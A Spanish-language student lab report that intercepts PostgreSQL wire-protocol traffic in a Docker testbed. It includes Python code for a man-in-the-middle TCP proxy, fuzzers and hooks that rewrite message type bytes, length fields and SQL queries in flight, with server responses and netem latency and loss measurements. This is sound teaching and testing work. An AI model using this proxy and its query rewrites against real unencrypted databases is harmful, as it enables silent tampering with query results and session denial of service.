

UNIVERSIDAD DIEGO PORTALES

Facultad de Ingeniería y Ciencias
Ingeniería en Informática

Tarea 3: Inyección y Modificación de Tráfico con Scapy

Protocolo PostgreSQL Frontend/Backend (Wire Protocol)

Taller de Redes y Servicios

Estudiantes: Luciano Olivieri
Alan Troncoso

Profesor: Diego Pineda

Sección: 3

Taller de Redes y Servicios 2026–1
27 de junio de 2026

Índice

1. Introducción	2
1.1. Descripción del servicio	2
1.2. Arquitectura del entorno	2
1.3. Herramientas utilizadas	2
2. Descripción del Protocolo PostgreSQL Wire Protocol	3
2.1. Estructura de mensajes	3
2.2. Tipos de mensaje utilizados	3
2.3. Estructura del StartupMessage	3
3. Interceptación con Scapy	3
3.1. Arquitectura del proxy MITM	4
3.2. Código del proxy base	4
4. Experimentos de Fuzzing	4
4.1. Fuzzing 1: payload aleatorio	4
4.2. Fuzzing 2: StartupMessage mutado	5
5. Modificaciones de Protocolo	6
5.1. Modificación 1: byte de tipo de mensaje	6
5.2. Modificación 2: campo length	7
5.3. Modificación 3: contenido de la query SQL	8
6. Métricas de Red y Cotas de Desempeño	8
6.1. Métrica 1: Latencia (RTT)	8
6.2. Métrica 2: Pérdida de paquetes	10
7. Conclusiones	11

1. Introducción

Esta tarea continúa el trabajo de la Tarea 2, donde se instaló y analizó la dupla cliente/servidor de **PostgreSQL** (`psql` y `postgres`) y se caracterizó el protocolo de aplicación que ambos hablan: el *Frontend/Backend Protocol v3.0* [1]. Mientras que en la Tarea 2 el tráfico se observó de forma pasiva con `tcpdump` y Wireshark, aquí se adopta un rol **activo**: se intercepta el tráfico en tiempo real, se inyectan y modifican mensajes del protocolo, y se mide cómo reacciona el servicio ante entradas no esperadas y ante la degradación de métricas de red.

1.1. Descripción del servicio

PostgreSQL es un sistema gestor de bases de datos relacional cliente-servidor. El cliente envía órdenes SQL y el servidor las ejecuta y responde. La comunicación viaja sobre TCP (puerto 5432) mediante un protocolo orientado a mensajes: salvo el *StartupMessage* y el *SSLRequest* iniciales, cada mensaje comienza con un byte ASCII de tipo, seguido de un entero de 4 bytes con la longitud total y luego el contenido [2]. Tal como se documentó en la Tarea 2, cuando no se habilita TLS todo el intercambio posterior a la autenticación viaja en texto plano: las consultas SQL y los datos devueltos son legibles en el cable. La contraseña es la única excepción, gracias al mecanismo SCRAM-SHA-256 [6].

1.2. Arquitectura del entorno

El escenario se compone de tres contenedores Docker sobre una red *bridge* dedicada (`redpsql`, subred 172.18.0.0/16):

- **servidor** (`psql-servidor`, 172.18.0.2): PostgreSQL 17, idéntico al de la Tarea 2 (rol `taller`, base `tallerdb`, tabla `routers`, autenticación SCRAM-SHA-256).
- **cliente** (`psql-cliente`, 172.18.0.3): aporta el binario `psql`; desde él se generan las sesiones.
- **scapy** (`scapy_mitm`, 172.18.0.4): contenedor nuevo de la Tarea 3, con Scapy, `tcpdump`, `iproute2` (`tc`) y los scripts de inyección/modificación. Corre como `privileged` con `NET_ADMIN` y `NET_RAW`.

1.3. Herramientas utilizadas

Scapy [4] y `sockets` de Python para construir e interceptar mensajes; un **proxy TCP MITM** propio para la modificación al vuelo; `tc qdisc netem` [5] para inyectar latencia y pérdida de paquetes; `matplotlib` para graficar; y Docker para orquestar el entorno [10].

Nota de reproducibilidad. Todos los experimentos de este informe —*fuzzing*, *modificaciones* y *métricas*— se ejecutaron en el entorno Docker real descrito arriba: los tres contenedores sobre la red `redpsql`, con PostgreSQL 17 (mismo rol, base, tabla y autenticación SCRAM-SHA-256 que la Tarea 2). Las salidas mostradas son la captura literal de cada ejecución y se incluyen completas en el directorio `capturas/`. Las dos métricas (latencia y pérdida) se midieron con `tc qdisc netem` real aplicado sobre la interfaz `eth0` del contenedor cliente, mediante los scripts `metric1_latency.sh` y `metric2_loss.sh`.

2. Descripción del Protocolo PostgreSQL Wire Protocol

2.1. Estructura de mensajes

Un mensaje regular del protocolo v3.0 tiene la forma:

```
[ tipo : 1 byte ] [ length : 4 bytes (big-endian) ] [ payload : length-4 bytes ]
```

El campo `length` incluye sus propios 4 bytes pero no el byte de tipo. Gracias a este encabezado fijo, el receptor sabe siempre dónde termina un mensaje, incluso si varios llegan juntos en un mismo segmento TCP. Los dos primeros mensajes del cliente son especiales: el *SSLRequest* y el *StartupMessage* **no** llevan byte de tipo (por compatibilidad histórica) y comienzan directamente con el campo `length`.

2.2. Tipos de mensaje utilizados

Cuadro 1: Mensajes del protocolo frontend/backend relevantes para esta tarea.

Byte	Mensaje	Emisor / Propósito
–	StartupMessage	Cliente: abre la sesión (usuario, base, parámetros)
Q (0x51)	Query	Cliente: texto SQL (consulta simple)
X (0x58)	Terminate	Cliente: cierre ordenado de la sesión
p (0x70)	PasswordMessage	Cliente: respuesta SASL/SCRAM
R (0x52)	Authentication	Servidor: solicita/confirma autenticación
T (0x54)	RowDescription	Servidor: describe columnas del resultado
D (0x44)	DataRow	Servidor: una fila del resultado
C (0x43)	CommandComplete	Servidor: resumen de la orden
Z (0x5A)	ReadyForQuery	Servidor: listo para recibir órdenes
E (0x45)	ErrorResponse	Servidor: informe de error
S (0x53)	ParameterStatus	Servidor: parámetro de configuración
K (0x4B)	BackendKeyData	Servidor: PID y clave de cancelación

2.3. Estructura del StartupMessage

```
[ length : 4 ] [ protocol : 4 ] [ clave\0valor\0 ... \0 ]
```


El campo `protocol` se codifica como `(major«16) | minor`; para la versión 3.0 vale 196608 (0x00030000). A continuación van pares clave/valor terminados en `\0` (típicamente `user` y `database`) y un `\0` final que cierra el bloque. La mayoría de los casos de *fuzzing* de la Sección 4.2 atacan precisamente estos campos.

3. Interceptación con Scapy

La interceptación se aborda con dos herramientas complementarias. Para la **observación pasiva** se usa **Scapy**: el script `sniffer_scapy.py` ejecuta `sniff()` sobre la interfaz de la red `redpsql` (filtro `tcp port 5432`) y disecciona cada segmento, identificando los tipos de mensaje del protocolo (Q, T, D, C, Z, E, p, R, ...). Para la **modificación activa** se usa un proxy TCP MITM. Esta división es deliberada: reescribir un flujo TCP *con estado* exige terminar la conexión TCP en el intermediario, algo que la inyección de paquetes sueltos de Scapy no realiza de forma fiable; Scapy es óptimo para capturar y diseccionar, y el proxy para reescribir el *stream*.

3.1. Arquitectura del proxy MITM

La modificación en tiempo real se realiza con un **proxy TCP transparente** (*man-in-the-middle*) que se interpone entre el cliente y el servidor:



El proxy escucha en el puerto 5433, abre una conexión al servidor real (5432) por cada cliente y reenvía los bytes en **dos hilos** independientes (uno por sentido). Cada sentido aplica un *hook* opcional que puede inspeccionar y reescribir el payload antes de retransmitirlo. Este diseño permite implementar todas las modificaciones de la Sección 5 sin tocar ni el cliente ni el servidor: para ellos, el proxy es indistinguible del otro extremo. Esto es posible precisamente porque el canal no está cifrado; con `sslmode=require` el *handshake* TLS detectaría al intermediario.

3.2. Código del proxy base

Listing 1: Núcleo del proxy MITM (`mitm_proxy.py`).

```
class PgMITMProxy:
    def handle_client(self, client_sock, addr):
        # Por cada cliente abre la conexión al servidor real y lanza dos relays
        server_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server_sock.connect((self.server_host, self.server_port))
        t1 = threading.Thread(target=self._relay,
                              args=(client_sock, server_sock, self.c2s_hook, "C->S"))
        t2 = threading.Thread(target=self._relay,
                              args=(server_sock, client_sock, self.s2c_hook, "S->C"))
        t1.start(); t2.start(); t1.join(); t2.join()

    def _relay(self, src, dst, hook, direction):
        while not self._stop.is_set():
            data = src.recv(BUFSIZE)
            if not data:
                break
            out = hook(data) if hook else data # aplica la modificación
            dst.sendall(out)
```

4. Experimentos de Fuzzing

Se implementaron dos inyecciones con **técnicas de fuzzing distintas**: una de generación pura (datos aleatorios) y otra de mutación dirigida sobre un mensaje válido. En ambos casos el objetivo es comprobar la robustez del *parser* del servidor ante entradas no esperadas.

4.1. Fuzzing 1: payload aleatorio

Técnica: *dumb fuzzing* / generación. Se generan 10 paquetes de bytes completamente aleatorios (tamaño 10–1000 B, semilla fija para reproducibilidad) y se envían directamente al servidor,

sin ninguna estructura del protocolo. Tras cada envío se clasifica la respuesta y se verifica que el servidor siga vivo enviando un *SSLRequest* de sondeo.

Listing 2: Bucle principal de `fuzzing_1.py`.

```
for i in range(1, N_ITER + 1):
    size = random.randint(MIN_SIZE, MAX_SIZE)
    payload = bytes(random.randint(0, 255) for _ in range(size))
    s = socket.create_connection((SERVER_HOST, SERVER_PORT), timeout=TIMEOUT)
    s.sendall(payload)
    resp = s.recv(4096) # respuesta del servidor
    estado = classify(resp, ...) # 'E', timeout, cierre, ...
    alive, _ = server_alive(SERVER_HOST, SERVER_PORT)
```

Comportamiento esperado. PostgreSQL interpreta los primeros 4 bytes como el `length` del `StartupMessage`. Con bytes aleatorios, ese `length` casi siempre resulta inválido (negativo o mayor que el máximo de 10000 bytes que admite un *startup packet*), por lo que el servidor debe rechazar la conexión sin procesarla y sin caerse.

Resultado observado (real).

```
[Iteración 1] tamaño=642 bytes (21.6 ms)
primeros 16 bytes enviados : 22 96 a3 ... (aleatorios)
CLASIFICACIÓN              : el servidor cerró la conexión sin responder
¿Servidor sigue vivo?      : SÍ -> vivo (respondió 'N' al SSLRequest)
...
El servidor PostgreSQL SOBREVIVIÓ tras las 10 iteraciones de fuzzing.
```

Análisis. En las 10 iteraciones el servidor cerró la conexión sin emitir datos y permaneció operativo. El *length* aleatorio supera de forma sistemática el máximo permitido para un *startup packet*, de modo que el *postmaster* aborta la conexión (registra `invalid length of startup packet`) antes de leer el resto. El *dumb fuzzing* confirma la robustez del primer punto de entrada, pero ejercita rutas de parsing muy superficiales: prácticamente todos los casos mueren en la misma validación. Esto motiva el segundo experimento.

4.2. Fuzzing 2: StartupMessage mutado

Técnica: *mutation-based fuzzing* + *bit-flipping*. Se parte de un `StartupMessage` válido y se le aplican mutaciones dirigidas a campos concretos. Al ser semillas válidas ligeramente corrompidas, el servidor las acepta lo suficiente como para alcanzar rutas de parsing más profundas que en el Fuzzing 1.

Listing 3: Constructor del mensaje semilla y bit-flip (`fuzzing_2.py`).

```
def build_startup(user, db, major=3, minor=0):
    protocol = (major << 16) | minor # 196608 para v3.0
    params = ("user\x00%s\x00database\x00%s\x00"
              "application_name\x00psql\x00" % (user, db)).encode() + b"\x00"
    length = 4 + 4 + len(params)
    return struct.pack(">II", length, protocol) + params

def bitflip(data, n): # n bit-flips aleatorios
    b = bytearray(data)
    for _ in range(n):
        b[random.randint(0, len(b)-1)] ^= (1 << random.randint(0, 7))
    return bytes(b)
```

Cuadro 2: Casos de Fuzzing 2 y respuesta real del servidor PostgreSQL 17.

#	Mutación aplicada	Respuesta del servidor
1	Protocol version 99.0 (0x00630000)	FATAL 0A000: unsupported frontend protocol 99.0: server supports 3.0 to 3.0
2	length = 0xFFFFFFFF (~4 GB)	El servidor cierra la conexión (<i>invalid message length</i>)
3	length = 0	El servidor cierra la conexión
4	Username con null embebido post\0gres	FATAL 08P01: invalid startup packet layout: expected terminator as last byte
5	Bit-flip en 5 posiciones aleatorias	FATAL 08P01: invalid startup packet layout...
6	Startup sin terminador final \0	FATAL 08P01: invalid startup packet layout...
7	Sólo 4 bytes (length=8, sin protocolo)	Timeout: el servidor queda esperando más bytes
8	Username de 10.000 caracteres	El servidor cierra la conexión (excede el máximo del <i>startup packet</i>)

Análisis. A diferencia del Fuzzing 1, aquí cada caso provoca una reacción *distinta*, lo que demuestra que el servidor valida por capas: primero el tamaño del paquete (casos 2, 3, 8), luego la versión de protocolo (caso 1) y finalmente la estructura de los pares clave/valor (casos 4, 5, 6, que comparten el error 08P01). El caso 7 es especialmente ilustrativo: un `length` válido pero sin el resto del mensaje deja al backend *bloqueado* esperando bytes que no llegan —un anticipo del comportamiento de la Modificación 2 (Sección 5.2). En los 8 casos el *postmaster* siguió operativo: ninguno logró tumbar el servidor.

5. Modificaciones de Protocolo

Las tres modificaciones usan el proxy MITM de la Sección 3. Para obtener salidas limpias y deterministas, un cliente interno (que implementa el protocolo y la autenticación SCRAM) envía una consulta concreta a través del proxy, y el *hook* la altera al vuelo.

5.1. Modificación 1: byte de tipo de mensaje

Fundamentación. El byte de tipo le dice al servidor cómo interpretar el mensaje. Si se reescribe, el receptor pierde la sincronía del flujo. Se esperan tres comportamientos: (A) $Q \rightarrow X$ debe interpretarse como *Terminate* y cerrar la sesión limpiamente; (B) $Q \rightarrow 0xFF$ es un tipo inexistente y debe gatillar un error fatal de protocolo; (C) $Q \rightarrow p$ entrega un *PasswordMessage* fuera de la fase de autenticación, que el bucle de comandos tampoco reconoce.

Listing 4: Hook que reescribe el byte de tipo (`mod_1_message_type.py`).

```
def make_hook(new_type):
    def hook(data):
        if data[:1] == b"Q":
            return bytes([new_type]) + data[1:]
```

```

return data
return hook

```

Resultado observado (real).

```

CASO A: 'Q' (0x51) -> 'X' (0x58, Terminate)
  Respuesta del servidor (0.0 ms):
    Conexión cerrada por el servidor
CASO B: 'Q' (0x51) -> 0xFF (tipo inexistente)
  Respuesta del servidor (0.0 ms):
    ErrorResponse -> FATAL 08P01: invalid frontend message type 255
CASO C: 'Q' (0x51) -> 'p' (0x70, PasswordMessage)
  Respuesta del servidor (0.0 ms):
    ErrorResponse -> FATAL 08P01: invalid frontend message type 112

```

Comportamiento observado vs. esperado. Los tres casos coincidieron con lo esperado. En (A) el servidor trató el mensaje como *Terminate* y cerró la conexión sin enviar resultados; el cliente no recibe ninguna respuesta a su “SELECT 1”. En (B) y (C) el servidor emitió un **ErrorResponse FATAL** con código 08P01 (*protocol violation*): `invalid frontend message type 255` y `112` respectivamente (0xFF y 0x70 en decimal), y cerró la conexión. Esto valida la hipótesis 3 de la Tarea 2: corromper el encabezado produce un error estructural, no un resultado adulterado.

5.2. Modificación 2: campo length

Fundamentación. El `length` indica cuántos bytes leer del stream. Con `length` mayor al real (A), el servidor quedará esperando bytes que nunca llegan y la sesión se bloqueará hasta un timeout; con `length` demasiado corto (B), el servidor leerá una cadena truncada; con un `length` absurdo (C), debe activarse la validación de longitud máxima.

Listing 5: Hook que altera el campo length (`mod_2_length.py`).

```

def make_hook(mode, delta):
    def hook(data):
        if data[:1] == b"Q" and len(data) >= 5:
            real = struct.unpack(">I", data[1:5])[0]
            new = {"add": real+delta, "sub": real-delta, "max": 0xFFFFFFFF}[mode]
            return data[:1] + struct.pack(">I", new & 0xFFFFFFFF) + data[5:]
        return data
    return hook

```

Resultado observado (real).

```

CASO A: length_real + 1000 -> length real=13 -> falso=1013
  Tiempo de respuesta: 4000.1 ms
  RESULTADO: TIMEOUT -> el backend quedó BLOQUEADO esperando bytes extra.
  ¿Servidor sigue vivo? SÍ
CASO B: length_real - 4 -> length real=13 -> falso=9
  ErrorResponse -> ERROR 08P01: invalid string in message
CASO C: 0xFFFFFFFF -> length real=13 -> falso=4294967295
  Conexión cerrada por el servidor (invalid message length)

```

Comportamiento observado vs. esperado. Coincidió en lo esencial. El caso (A) confirma el bloqueo previsto: tras inyectar `length+1000` el backend esperó 1000 bytes adicionales y el cliente tuvo que abortar por *timeout* a los 4 s; la sesión quedó colgada, pero el servidor siguió atendiendo nuevas conexiones (cada sesión es un proceso *forked* independiente). El caso (B) produjo **invalid string in message**: al leer sólo 5 de los 9 bytes del cuerpo, el texto SQL quedó sin su terminador nulo y el *parser* lo rechazó. El caso (C) gatilló la validación de longitud máxima y el servidor cerró la conexión. En ningún caso cayó el *postmaster*.

5.3. Modificación 3: contenido de la query SQL

Fundamentación. Como el protocolo sin TLS no integra verificación de integridad, un MITM puede reescribir el texto SQL sin que ninguno de los dos extremos lo note. Se esperan tres efectos: (A) inyectar `pg_sleep(5)` añade 5 s de latencia visible; (B) redirigir la tabla produce un error 42P01; (C) añadir `WHERE 1=0` vacía el resultado sin error.

Listing 6: Hook que reescribe el SQL y reconstruye el mensaje (`mod_3_query.py`).

```
def make_hook(mode):
    def hook(data):
        if data[:1] == b"Q" and len(data) >= 5:
            length = struct.unpack(">I", data[1:5])[0]
            sql = data[5:1+length].split(b"\x00")[0].decode()
            sql2 = rewrite_sql(sql, mode)           # pg_sleep / tabla / WHERE 1=0
            body = sql2.encode() + b"\x00"
            return b"Q" + struct.pack(">I", 4+len(body)) + body
        return data
    return hook
```

Resultado observado (real).

```
CASO A: SELECT -> SELECT pg_sleep(5)
[hook] SQL original del cliente : 'SELECT 1'
[hook] SQL modificado al servidor: 'SELECT pg_sleep(5)'
Respuesta observada por el cliente (5006 ms) -> esperó ~5.0 s
CASO B: FROM routers -> FROM tabla_inexistente_xyz
Respuesta -> ERROR 42P01: relation "tabla_inexistente_xyz" does not exist
CASO C: añadir WHERE 1=0 -> 'SELECT * FROM routers WHERE 1=0'
CommandComplete: SELECT 0 (4 filas esperadas, 0 recibidas)
```

Comportamiento observado vs. esperado. Los tres casos coincidieron exactamente. En (A) el cliente envió “SELECT 1” (respuesta instantánea) pero esperó **5006 ms**, porque el servidor ejecutó `pg_sleep(5)`. En (B) el cliente consultó una tabla *válida* y recibió **42P01 relation does not exist**. En (C) el cliente esperaba 4 filas y recibió 0, sin ningún error que lo alertara. Esta modificación es la más relevante para la seguridad: demuestra empíricamente que, sin TLS, un atacante puede alterar la **semántica** de las consultas de forma totalmente transparente para ambos extremos.

6. Métricas de Red y Cotas de Desempeño

Se eligieron dos métricas **distintas a throughput y goodput**, que miden **aspectos diferentes** de la red: la *latencia* (retardo temporal) y la *pérdida de paquetes* (fiabilidad). Por cada una se grafica cómo varía el throughput del enlace y se identifica la **cota de desempeño**: el valor a partir del cual el servicio se degrada de forma inaceptable.

6.1. Métrica 1: Latencia (RTT)

Definición y relevancia. La latencia es el retardo de ida y vuelta de los paquetes. PostgreSQL es un protocolo orientado a conexión y *pregunta-respuesta*: cada consulta simple implica al menos un RTT. Por ello, el throughput de consultas por segundo es muy sensible a la latencia, sobre todo en cargas interactivas/OLTP que no usan *pipelining*.

Método. Se aplicó `tc qdisc add dev eth0 root netem delay D` sobre la interfaz del contenedor cliente (script `metric1_latency.sh`) y, por cada valor de delay, se midió el tiempo de 100

consultas `SELECT 1` reales contra el servidor. Se usan 100 *round-trips* separados (no un bucle `DO` en el servidor, que incurriría en un solo RTT) para que la latencia afecte a cada consulta.

Cuadro 3: Latencia vs throughput (medición real, 100 consultas por punto).

Delay (ms)	Throughput (ops/s)	Tiempo (ms)	Estado
0	216,7	461,5	estable
10	64,8	1 544,3	estable
50	17,4	5 747,9	estable
100	9,1	10 988,7	estable (cota)
200	4,7	21 475,4	degradado
300	3,1	31 989,0	degradado
500	1,9	52 970,2	degradado
1000	0,95	105 491,8	degradado




Figura 1: Métrica 1: latencia inyectada vs throughput. La línea punteada marca la cota de desempeño.

Cota de desempeño. El throughput se mantiene en niveles operacionales (≥ 5 ops/s por conexión) hasta **100 ms** de latencia inyectada; a partir de 200 ms cae por debajo de ese umbral y sigue degradándose de forma hiperbólica hasta ~ 1 ops/s a 1000 ms. La **cota de desempeño es 100 ms**: más allá de ese valor, el servicio interactivo/OLTP se vuelve inviable en la práctica, aunque la conexión TCP *no* llegue a romperse (TCP tolera RTT altos). El umbral de 5 ops/s representa el mínimo razonable para una carga transaccional sin *pipelining*.

6.2. Métrica 2: Pérdida de paquetes

Definición y relevancia. La pérdida de paquetes mide la fiabilidad del enlace. TCP la enmascara con retransmisiones, pero cada paquete perdido cuesta un *timeout* de retransmisión (RTO) muy superior al RTT, lo que degrada el throughput de forma no lineal y, a partir de cierto umbral, hace inviable la conexión.

Método. Se aplicó `tc qdisc add dev eth0 root netem loss L%` sobre la interfaz del contenedor cliente (script `metric2_loss.sh`) y se midió el throughput de 100 consultas reales por cada nivel de pérdida. La degradación observada sigue la forma esperada para TCP: cada paquete perdido cuesta un *timeout* de retransmisión (RTO) muy superior al RTT, lo que degrada el throughput de forma no lineal, en línea con el modelo de Mathis et al. [8].

Cuadro 4: Pérdida de paquetes vs throughput (medición real con `tc netem`).

Pérdida (%)	Throughput (ops/s)	Tiempo (ms)	Estado
0	188,4	530,9	estable
1	111,1	899,9	estable
5	58,5	1 708,2	estable
10	28,1	3 554,1	estable
20	13,3	7 539,3	estable
30	8,3	11 994,4	estable (cota)
50	1,7	57 476,9	degradado




Figura 2: Métrica 2: pérdida de paquetes vs throughput. La línea punteada marca la cota de desempeño.

Cota de desempeño. El servicio se mantiene utilizable hasta un **30 %** de pérdida ($\approx 8,3$ ops/s); a 50 % el throughput se desploma a 1,7 ops/s —menos del 1 % del valor base— y las 100 consultas tardan 57 s. La **cota de desempeño se sitúa en 30 %**. Un hallazgo relevante de la medición real es que, gracias a las retransmisiones de TCP, la conexión *no se rompe* ni siquiera con un 50 % de pérdida: simplemente se vuelve tan lenta que es inservible en la práctica. Como cada paquete perdido cuesta un RTO completo, el throughput cae de forma mucho más abrupta que con la latencia (de 188 a 1,7 ops/s).

7. Conclusiones

Vulnerabilidades del protocolo sin TLS. Las tres modificaciones demuestran que, sin cifrado, el protocolo PostgreSQL es completamente manipulable por un intermediario. El caso más grave es la Modificación 3: un MITM puede reescribir la *semántica* de las consultas —inyectar latencia, redirigir tablas o vaciar resultados— sin que cliente ni servidor lo detecten, porque el protocolo no integra verificación de integridad. Corromper el encabezado (Modificaciones 1 y 2) no permite un ataque sigiloso, pero sí una **denegación de servicio** trivial sobre la sesión.

Robustez del servidor ante entradas malformadas. Los dos experimentos de *fuzzing* y las modificaciones de encabezado confirmaron que el servidor es **robusto**: validó tamaño, versión y estructura por capas, respondió con errores FATAL controlados (0A000, 08P01) o cerró la conexión, pero el *postmaster* nunca cayó. El aislamiento por proceso (un *fork* por sesión) contiene el daño a la sesión afectada.

Cotas de desempeño. Se identificaron cotas concretas para cada métrica: **100 ms** de latencia y **30 %** de pérdida de paquetes. Ambas métricas miden aspectos diferentes (retardo vs. fiabilidad) y degradan el throughput por mecanismos distintos: la latencia lo hace de forma hiperbólica y predecible ($\sim 1/RTT$), mientras que la pérdida lo colapsa de forma abrupta por la acumulación de retransmisiones.

Importancia de TLS. La conclusión transversal es que la confidencialidad y la integridad del servicio dependen por completo de habilitar TLS. La misma posición de intermediario que permite el *downgrade* descrito en la Tarea 2 habilita todos los ataques de modificación de esta tarea. Configurar `sslmode=require` (o superior) no es opcional en entornos reales: es la única defensa contra la clase de ataques aquí demostrada.

Referencias

- [1] The PostgreSQL Global Development Group. *PostgreSQL 17 Documentation, Ch. 53: Frontend/Backend Protocol*, 2026. <https://www.postgresql.org/docs/17/protocol.html>
- [2] The PostgreSQL Global Development Group. *PostgreSQL 17 Documentation, Sec. 53.7: Message Formats*, 2026. <https://www.postgresql.org/docs/17/protocol-message-formats.html>
- [3] The PostgreSQL Global Development Group. *PostgreSQL — Repositorio oficial (GitHub)*. <https://github.com/postgres/postgres>
- [4] P. Biondi y la comunidad Scapy. *Scapy — Packet crafting for Python*. <https://scapy.net/>
- [5] The Linux Foundation. *netem — Network Emulator, tc-netem(8)*. <https://man7.org/linux/man-pages/man8/tc-netem.8.html>
- [6] C. Newman, A. Menon-Sen, A. Melnikov, N. Williams. *SCRAM SASL and GSS-API Mechanisms*, RFC 5802, IETF, 2010. <https://www.rfc-editor.org/rfc/rfc5802>
- [7] W. Eddy (ed.). *Transmission Control Protocol (TCP)*, RFC 9293, IETF, 2022. <https://www.rfc-editor.org/rfc/rfc9293>
- [8] M. Mathis, J. Semke, J. Mahdavi, T. Ott. *The Macroscopic Behavior of the TCP Congestion Avoidance Algorithm*. ACM SIGCOMM CCR, 27(3):67–82, 1997.
- [9] A. Takanen, J. DeMott, C. Miller. *Fuzzing for Software Security Testing and Quality Assurance*. Artech House, 2008.
- [10] Docker Inc. *Networking overview — Docker Documentation*. <https://docs.docker.com/network/>